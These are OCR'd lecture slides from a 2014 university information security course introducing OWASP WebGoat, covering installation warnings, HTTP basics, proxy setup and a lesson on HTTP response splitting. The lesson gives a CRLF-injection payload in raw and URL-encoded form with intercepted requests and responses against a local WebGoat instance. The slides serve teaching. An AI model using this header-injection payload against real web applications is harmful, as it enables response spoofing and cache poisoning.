# Information Security - OWASP WebGoat

Department of Information Management
National Taiwan University

Information Security
Fall 2014

Shun-Wen Hsiao
hsiaom@iis.sinica.edu.tw

- *I hear and I forget;*
  *I see and I remember;*
  *I do and I understand!*

- *不聞不若聞之，聞之不若見之，*
  *見之不若知之，知之不若行之；*
  *學至于行之而止矣。*

*荀子《儒效篇》*

# Useful Links

- OWASP WebGoat Project
  - https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project
  - https://code.google.com/p/webgoat/wiki/Installation
- OWASP WebGoat v5.4 Web Hacking Simulation WalkThrough Series
  - http://webappsecmovies.sourceforge.net/webgoat/
- OWASP WebScarab Project (HTTP intercepting proxy)
  - https://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
  - http://www.acsac.org/2007/downloads/t5-webscarab-instructions.pdf
- The Hacker Firefox (Portable Firefox With Web Hacking Addons Bundled)
  - http://sourceforge.net/projects/hackfox/
- PHP Charset Encoder / String Encrypter
  - http://yehg.net/encoding/

# Goal

- Web application security is difficult to learn and practice.
  - Not many people have full experience in exploiting web vulnerability.
- WebGoat is a deliberately insecure web application maintained by OWASP.
  - It is designed to teach web application security lessons.
  - It is intended to let you learn where vulnerability may exist and how exploitation occur, and most important of all, to think about how to defense such web attack.

# WebGoat Lessons

- Cross-site Scripting (XSS)
- Access Control
- Thread Safety
- Hidden Form Field Manipulation
- Parameter Manipulation
- Weak Session Cookies
- Blind SQL Injection
- Numeric SQL Injection
- String SQL Injection
- Web Services
- Fail Open Authentication
- Dangers of HTML Comments
- ... and many more!

# Warnings


- WARNING 1
- While running this program your machine will be extremely vulnerable to attack. You should to disconnect from the Internet while using this program.

- WARNING 2
- This program is for educational purposes only. If you attempt these techniques without authorization, you are very likely to get caught.
- If you are caught engaging in unauthorized hacking, most companies will fire you.
- Claiming that you were doing security research will not work as that is the first thing that all hackers claim.

# Installation Notice

- Please install WebGoat v5.4 Standard in your own computer for practicing and demonstration.
- WebGoat is a Java-based program, and it supports Windows, Linux and Mac OS X.

- You can follow the installation instructions in the official WebGoat website.
  - https://code.google.com/p/webgoat/



Enter your name in the input field below and press
accept the request, reverse the input, and display i
basics of handling an HTTP request.

The user should become familiar with the features o
above buttons to view hints, show the HTTP reque
cookies, and the Java source code. You may also tr
time.

Enter your Name:

**Lesson Plan Title:** Http Basics

**Concept / Topic To Teach:**

This lesson presents the basics for understanding the transfer of data between the browser and the web application.

**How HTTP works:**

All HTTP transactions follow the same general format. Each client request and server response has three parts: the request or response line, a header section, and the entity body. The client initiates a transaction as follows:

The client contacts the server and sends a document request

```
GET /index.html?param=value HTTP/1.0
```

Next, the client sends optional header information to inform the server of its configuration and the document formats it will accept.


```
User-Agent: Mozilla/4.06 Accept: image/gif,image/jpeg, */*
```

After sending the request and headers, the client may send additional data. This data is mostly used by CGI programs using the POST method.

**General Goal(s):**

Enter your name in the input field below and press "go" to submit. The server will accept the request, reverse the input, and display it back to the user, illustrating the basics of handling an HTTP request.

The user should become familiar with the features of WebGoat by manipulating the above buttons to view hints, show the HTTP request parameters, the HTTP request cookies, and the Java source code. You may also try using WebScarab for the first time.



**Hint: Turn on Show Parameters or other features**

**SUBMIT=Go!**

**Screen=16**

**menu=100**

**person=Mike**


**JSESSIONID ➾ F4E13F3A7A45F729E6887645B84C6501**

Enter your name in the input field below and press "go" to submit. The server will accept the request, reverse the input, and display it back to the user, illustrating the basics of handling an HTTP request.

The user should become familiar with the features of WebGoat by manipulating the above buttons to view hints, show the HTTP request parameters, the HTTP request cookies, and the Java source code. You may also try using WebScarab for the first time.

*** Congratulations. You have successfully completed this lesson.**

Enter your Name: ekiM Go!



網路

Google Chrome 目前透過您電腦系統的 Proxy 設定來連線到網路。

網際網路 - 內容

要設定網際網路連線，請按 [安裝]。

撥號及虛擬私人網路設定值

如果您設定連線時必須設定 Proxy 伺服器，請選擇 [設定]。

區域網路 (LAN) 設定

[LAN 設定] 不會套用到撥號連線。請為撥號設定選擇上面的 [設定]。

區域網路 (LAN) 設定

自動設定

自動設定會取代手動設定。要確保使用手動設定，請停用自動設定。

☑ 自動偵測設定(A)

☐ 使用自動組態指令碼(S)

位址(R)

Proxy 伺服器

☑ 為您的 LAN 使用 Proxy 伺服器 (這些設定將不會套用到撥號或 VPN 連線)(X)

位址(E): localhost 連接埠(T): 8008

☐ 近端網址不使用 Proxy 伺服器(B)

# LESSON 1: HTTP SPLITTING

# Lesson Plan

- The attacker passes malicious code to the web server together with normal input.
  - A victim application will not be checking for CR (carriage return, also given by %0d or \r) and LF (line feed, also given by %0a or \n) characters.
  - These characters not only give attackers control of the remaining headers and body of the response the application intends to send, but they also allows them to create additional responses entirely under their control.

# HTTP Splitting

- Splitting the HTTP request is essentially adding header response data into the input field.
- This will cause the server to split the response into 2 responses, the first response you can control with the data you input into the form.
- Usually, the second “correct” response from the server is lost, because the browser responds only to the first response it receives.


# Normal Request/Response

## Request

```
GET http://localhost:8080/WebGoat/attack?Screen=3&menu=100 HTTP/1.1
Host: localhost:8080
Proxy-Connection: keep-alive
Accept: text/html,application/xhtml+xml
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64)
Referer: http://localhost:8080/WebGoat/attack?Screen=16&menu=100
Accept-Language: zh-TW,zh;
Cookie: JSESSIONID=F4E13F
```

## Response

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Cache-Control: private
Expires: Thu, 01 Jan 1970 08:00:00 CST
Content-Type: text/html;charset=ISO-8859-1
X-Transfer-Encoding: chunked
Date: Tue, 09 Dec 2014 15:50:28 GMT
Content-length: 33816


<!DOCTYPE html PUBLIC “…
```



# Normal WebGoat Redirect 1/2

## Request

POST http://localhost:8080/WebGoat/lessons/General/redirect.jsp?Screen=3&menu=100 HTTP/1.1

Host: localhost:8080

Proxy-Connection: keep-alive

Referer: http://localhost:8080/WebGoat/attack?Screen=3&menu=100

Accept-Language: zh-TW,zh;

Cookie: JSESSIONID=F4E13F

Content-length: 28

Language=TW&SUBMIT=search%21

## Response

HTTP/1.1 302 Moved Temporarily

Server: Apache-Coyote/1.1

Location: http://localhost:8080/WebGoat/attack?Screen=3&menu=100&fromRedirect=yes&language=TW

Content-Type: text/html;charset=ISO-8859-1

Content-length: 0

Date: Tue, 09 Dec 2014 16:25:00 GMT

*Server responds with 302 temporary moved, sends the location the browser should look next for the data.*

# Normal WebGoat Redirect 2/2

## Request

GET http://localhost:8080/WebGoat/attack?Screen=3&menu=100&fromRedirect=yes&language=TW HTTP/1.1

Host: localhost:8080

Proxy-Connection: keep-alive

Referer: http://localhost:8080/WebGoat/attack?Screen=3&menu=100

Accept-Language: zh-TW,zh;

Cookie: JSESSIONID=F4E13F

## Response

HTTP/1.1 200 OK

Server: Apache-Coyote/1.1

Cache-Control: private

Expires: Thu, 01 Jan 1970 08:00:00 CST

Content-Type: text/html;charset=ISO-8859-1


X-Transfer-Encoding: chunked

Date: Tue, 09 Dec 2014 15:50:28 GMT

Content-length: 33925

<!DOCTYPE html PUBLIC "…

TW…



Solution Videos

Screen=3

fromRedirect=yes

language=TW


menu=100

JSESSIONID ➪ F4E13F

# HTTP Encoding

```
foobar
 Content-Length: 0
 HTTP/1.1 200 OK
 Content-Type: text/html
 Content-Length: 47

<html>Hacked J</html>
```

```
foobar%0D%0A%20Content-Length%3A%200%0D%0A%20HTTP%2F1.1%20200%20OK%0D%0A%20Content-Type%3A%20text%2Fhtml%0D%0A%20Content-Length%3A%2047%0D%0A%0D%0A%3Chtml%3EHacked%20J%3C%2Fhtml%3E
```



encodeURIComponent
+
from %0A to %0A%0D

http://yehg.net/encoding/

# HTTP Splitting 1/2

HTTP/1.1 302 Moved Temporarily
Server: Apache-Coyote/1.1
Location: http://localhost:8080/WebGoat/attack?Screen=3&menu=100&fromRedirect=yes&language=foobar
Content-Length: 0

*1st Response*

## Request

POST http://localhost:8080/WebGoat/lessons/General/redirect.jsp?Screen=3&menu=100 HTTP/1.1
Host: localhost:8080
Proxy-Connection: keep-alive
Referer: http://localhost:8080/WebGoat/attack?Screen=3&menu=100
Accept-Language: zh-TW,zh;
Cookie: JSESSIONID=F4E13F
Content-length: 236

Language=foobar%0D%0A%20Content-Length%3A%200%0D%0A%20HTTP%2F1.1%20200%20OK%0D%0A%20Content-Type%3A%20text%2Fhtml%0D%0A%20Content-Length%3A%2047%0D%0A%0D%0A%3Chtml%3EHacked%20J%3C%2Fhtml%3E&SUBMIT=Search%21

## Response

HTTP/1.1 302 Moved Temporarily
Server: Apache-Coyote/1.1
Location: http://localhost:8080/WebGoat/attack?Screen=3&menu=100&fromRedirect=yes&language=foobar%0D%0A%20Content-Length:%200%0D%0A%20HTTP/1.1%20200%20OK%0D%0A%20Content-Type:%20text/html%0D%0A%20Content-Length:%2047%0D%0A%0D%0A<html>Hacked J<html>
Content-Type: text/html;charset=ISO-8859-1
Content-length: 0
Date: Tue, 09 Dec 2014 16:25:00 GMT

*2nd Response*

# HTTP Splitting 2/2

## Request

```
GET http://localhost:8080/WebGoat/attack?Screen=3&menu=100&fromRedirect=yes&language=foobar%0D%0A%20Content-Length:%200%0D%0A%20HTTP/1.1%20200%20OK%0D%0A%20Content-Type:%20text/html%0D%0A%20Content-Length%3A%2047%0D%0A%0D%0A%3Chtml%3EHacked%20J%3C%2Fhtml%3E HTTP/1.1
Host: localhost:8080
Proxy-Connection: keep-alive
Referer: http://localhost:8080/WebGoat/attack?Screen=3&menu=100
Accept-Language: zh-TW,zh;
Cookie: JSESSIONID=F4E13F
```

## 2nd Response

